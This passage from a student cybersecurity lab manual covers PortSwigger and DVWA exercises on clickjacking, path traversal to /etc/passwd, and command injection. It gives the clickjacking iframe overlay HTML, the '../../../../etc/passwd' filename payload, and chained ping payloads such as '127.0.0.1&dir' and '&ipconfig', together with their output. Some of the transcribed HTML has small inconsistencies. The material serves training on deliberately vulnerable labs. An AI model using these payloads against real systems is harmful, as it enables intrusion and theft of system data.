<div>Test me</div>
<iframe src="https://0a36007b046c9b65817fdeb6007e00b3.web-security-academy.net/my-account?id=wiener"></iframe>
```

- Copy and paste the content of notepad file in the exploit server page's body part.

```


Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:
<style>
  iframe {
    position: relative;
    width:100%;
    height:100%;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position:absolute;
    top:535px;
    left:220px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<frame src="https://0a36007b046c9b65817fdb6007e00b3.web-security-academy.net/my-account?id=wiener"></frame>

```

**Buttons:** Store, View exploit, Deliver exploit to victim, Access log

- Click on view exploit.



## STEP 15:

- In body part, arrange test me button on delete button by adjusting the pixels.
- Also, change the test me button to click me.


```

Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8


Body:
<style>
  ...
</style>
<div>Click me</div>
<frame src="https://0a36007b046c9b65817fdb6007e00b3.web-security-academy.net/my-account?id=wiener"></frame>

```


**Buttons:** Store, View exploit, Deliver exploit to victim, Access log



**STEP 16:** Go to exploit server page, scroll down, click on store and than click deliver exploit to victim.



- Lab is solved successfully.



**Conclusion:** After performing this practical we learnt, Clickjacking attacks: we have trained to identify and exploit clickjacking vulnerabilities in a web application to trick users into clicking on malicious links.

## PRACTICAL - 9

**AIM:** Security configuration issues: This practical could involve identifying and exploiting vulnerabilities resulting from insecure web application configurations.

### THEORY:

#### 1) What is Security Configuration issues?

➤ Security configuration issues occur when system or application settings are missing, incorrect, or not implemented securely. These misconfigurations create vulnerabilities that attackers can exploit to gain unauthorized access to your systems, data, and resources.

#### 2) What is impact of the this?

➤ Data breaches: Attackers can access sensitive data like financial information, personal details, or intellectual property.

➤ Financial losses: Businesses can face fines, legal costs, and reputational damage.

➤ Disrupted operations: Attacks can prevent access to critical systems or data, impacting business continuity. Common types:

➤ Unnecessary features or services: Leaving unused ports, applications, or accounts enabled creates attack points.

➤ Default settings: Not changing default passwords or configurations leaves systems vulnerable to known exploits.

➤ Weak access controls: Granting excessive permissions or using weak passwords opens doors for attackers.

➤ Insecure encryption: Outdated or poorly implemented encryption can leave data exposed.

➤ Logging and monitoring: Inadequate logging or failure to monitor alerts can make it hard to detect and respond to attacks.

#### 3) How to prevent it?

➤ Apply security best practices: Implement strong password policies, least privilege principles, and regular security updates.

➤ Use secure configuration tools: Automate configuration management and vulnerability scanning to identify and address issues.

➤ Monitor and log activity: Continuously monitor systems for suspicious activity and log events for analysis.

➤ Stay informed: Keep up-to-date on the latest security threats and vulnerabilities.

• **For Exploit it.....**

➤ Open the Browser, after that open the Portswigger lab.

➤ After That access the lab.

➤ Here Click on any image and capture the request in the Burp suite.

➤ Send this to repeater.

The screenshot shows a Burp Suite Professional interface. In the Request pane, a GET request is being constructed with the URL `https://0a3e006d04d069da82bbbb300ec0060.web-security-academy.net` and a query parameter `?image?filename=36.jpg`. The Response pane shows a 200 OK response with a large binary file content. A context menu is open over the response, with 'Send to Intruder' highlighted.


➤ Now replace the 36.jpg with ( ./../../../../etc/passwd ).

The screenshot shows a Burp Suite Professional interface. In the Request pane, the URL is now `https://0a3e006d04d069da82bbbb300ec0060.web-security-academy.net` and the query parameter is `?image?filename=../../../../etc/passwd`. The Response pane shows a 200 OK response with a large binary file content.

➤ Now Click On send.....

The screenshot shows a Burp Suite Professional interface. The Request pane shows the modified URL and query parameter. The Response pane displays the contents of the /etc/passwd file, including entries for root, daemon, and other system users.

➤ Now go to the Browser and refresh the web page.



➤ The lab is solved.

**Conclusion:** After performing this practical we learnt about Security configuration issues: This practical is involved in identifying and exploiting vulnerabilities resulting from insecure web application configurations.

## PRACTICAL-10

**AIM:** Input validation and sanitization: Students can be given hands-on experience in testing the input validation and sanitization mechanisms of a web application and identifying vulnerabilities.

### THEORY:

#### 1) What is meant by input validation and sanitization?

Validation checks if the input meets a set of criteria (such as a string contains no standalone single quotation marks). Sanitization modifies the input to ensure that it is valid (such as doubling single quotes). You would normally combine these two techniques to provide in-depth defense to your application.

#### 2) Need of input validation and sanitization.

By validating user input, we can ensure that the data is safe and appropriate for its intended use. Let's explore some common examples of input validation:

- Username Validation:
- Password Validation:
- Email Validation:
- Numeric Input Validation:

By sanitizing user input, we can prevent attacks such as cross-site scripting (XSS) and protect the application from data corruption. Here are some examples of input sanitization:

- HTML Tag Sanitization
- Escape Special Characters
- Preventing SQL Injection
- File Path Sanitization
- Preventing Security Vulnerabilities
- Ensuring Data Integrity

### IMPLEMENTATION:

#### STEP 1:

→ Open XAMMP and start Apache and MySQL services on it.

- Open web browser and type 127.0.0.1/dvwa.



- Setup database and login with below credentials:  
→ Username = admin → Password = password



## STEP 2: Reset database and set the security to low.

Database host: 127.0.0.1  
Database port: 3306  
reCAPTCHA key: Missing  
Writable folder C:\xampp\htdocs\DVWA\hackable\uploads: Yes  
Writable folder C:\xampp\htdocs\DVWA\config: Yes

**Status in red:** indicate there will be an issue when trying to complete some modules.  
If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache.  
`allow_url_fopen = On  
allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Database has been created.  
'users' table was created.  
Data inserted into 'users' table.  
'guestbook' table was created.  
Data inserted into 'guestbook' table.  
Backup file /config/config.inc.php bak automatically created  
**Setup successful**

Username: admin  
Security Level: impossible  
I create an account

**DVWA Security**

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Security level set to low

### STEP 3: Click on Command Injection.

The screenshot shows the DVWA Command Injection page. On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The 'Command Injection' link is highlighted. The main content area has a title 'Vulnerability: Command Injection'. Under 'Ping a device', there's a form to enter an IP address, with a 'Submit' button. Below it, under 'More Information', is a list of URLs related to command injection.

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

### STEP 4:

- Enter the loopback address along with the following formats and try to get the data:
- 127.0.0.1; dir

The screenshot shows the DVWA Command Injection page. The 'Ping a device' form has '127.0.0.1;dir' entered. A red error message below the form says: 'Ping request could not find host 127.0.0.1;dir. Please check the name and try again.' The sidebar and 'More Information' section are identical to the previous screenshot.

- 127.0.0.1&dir

The screenshot shows the DVWA Command Injection page. The 'Ping a device' form has '127.0.0.1&dir' entered. The output area displays the results of the command execution:

```

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
Volume in drive C is OS
Volume Serial Number is 08AB-6047

Directory of C:\xampp\htdocs\dvwa\vulnerabilities\exec

06/23/2023  10:32 AM

06/23/2023  10:32 AM
.
06/23/2023  10:32 AM
      help
      06/23/2023  10:28 AM          1,829 index.php
      06/23/2023  10:32 AM

      source
      1 File(s)           1,829 bytes
      4 Dir(s)   59,512,123,392 bytes free
  
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>

- 127.0.0.1&&dir

**DVWA**

### Vulnerability: Command Injection

**Ping a device**

Enter an IP address:  Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
Volume in drive C is OS
Volume Serial Number is 08AB-6047

Directory of C:\xampp\htdocs\dvwa\vulnerabilities\exec
06/23/2023  10:32 AM

06/23/2023  10:32 AM
06/23/2023  10:32 AM
    help
    06/23/2023  10:28 AM      1,829 index.php
    source
    1 File(s)           1,829 bytes
    0 Dir(s)          59,512,123,392 bytes free
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

- 127.0.0.1|dir

**DVWA**

### Vulnerability: Command Injection

**Ping a device**

Enter an IP address:  Submit

```
Volume in drive C is OS
Volume Serial Number is 08AB-6047

Directory of C:\xampp\htdocs\dvwa\vulnerabilities\exec
06/23/2023  10:32 AM

06/23/2023  10:32 AM
06/23/2023  10:32 AM
    help
    06/23/2023  10:28 AM      1,829 index.php
    source
    1 File(s)           1,829 bytes
    0 Dir(s)          59,507,253,248 bytes free
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

- 127.0.0.1||dir

**DVWA**

### Vulnerability: Command Injection

**Ping a device**

Enter an IP address:  Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

- 127.0.0.1&ipconfig

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:  Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

Windows IP Configuration

Unknown adapter Local Area Connection:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Ethernet:
    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.1.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

- 127.0.0.1&ls

**DVWA**

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:  Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

- 127.0.0.1&systeminfo.exe

**DVWA**

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:  Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

**More Information**

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

**Conclusion:** After performing this practical we learnt about Input validation and sanitization: Students can be given hands-on experience in testing the input validation and sanitization mechanisms of a web application and identifying vulnerabilities.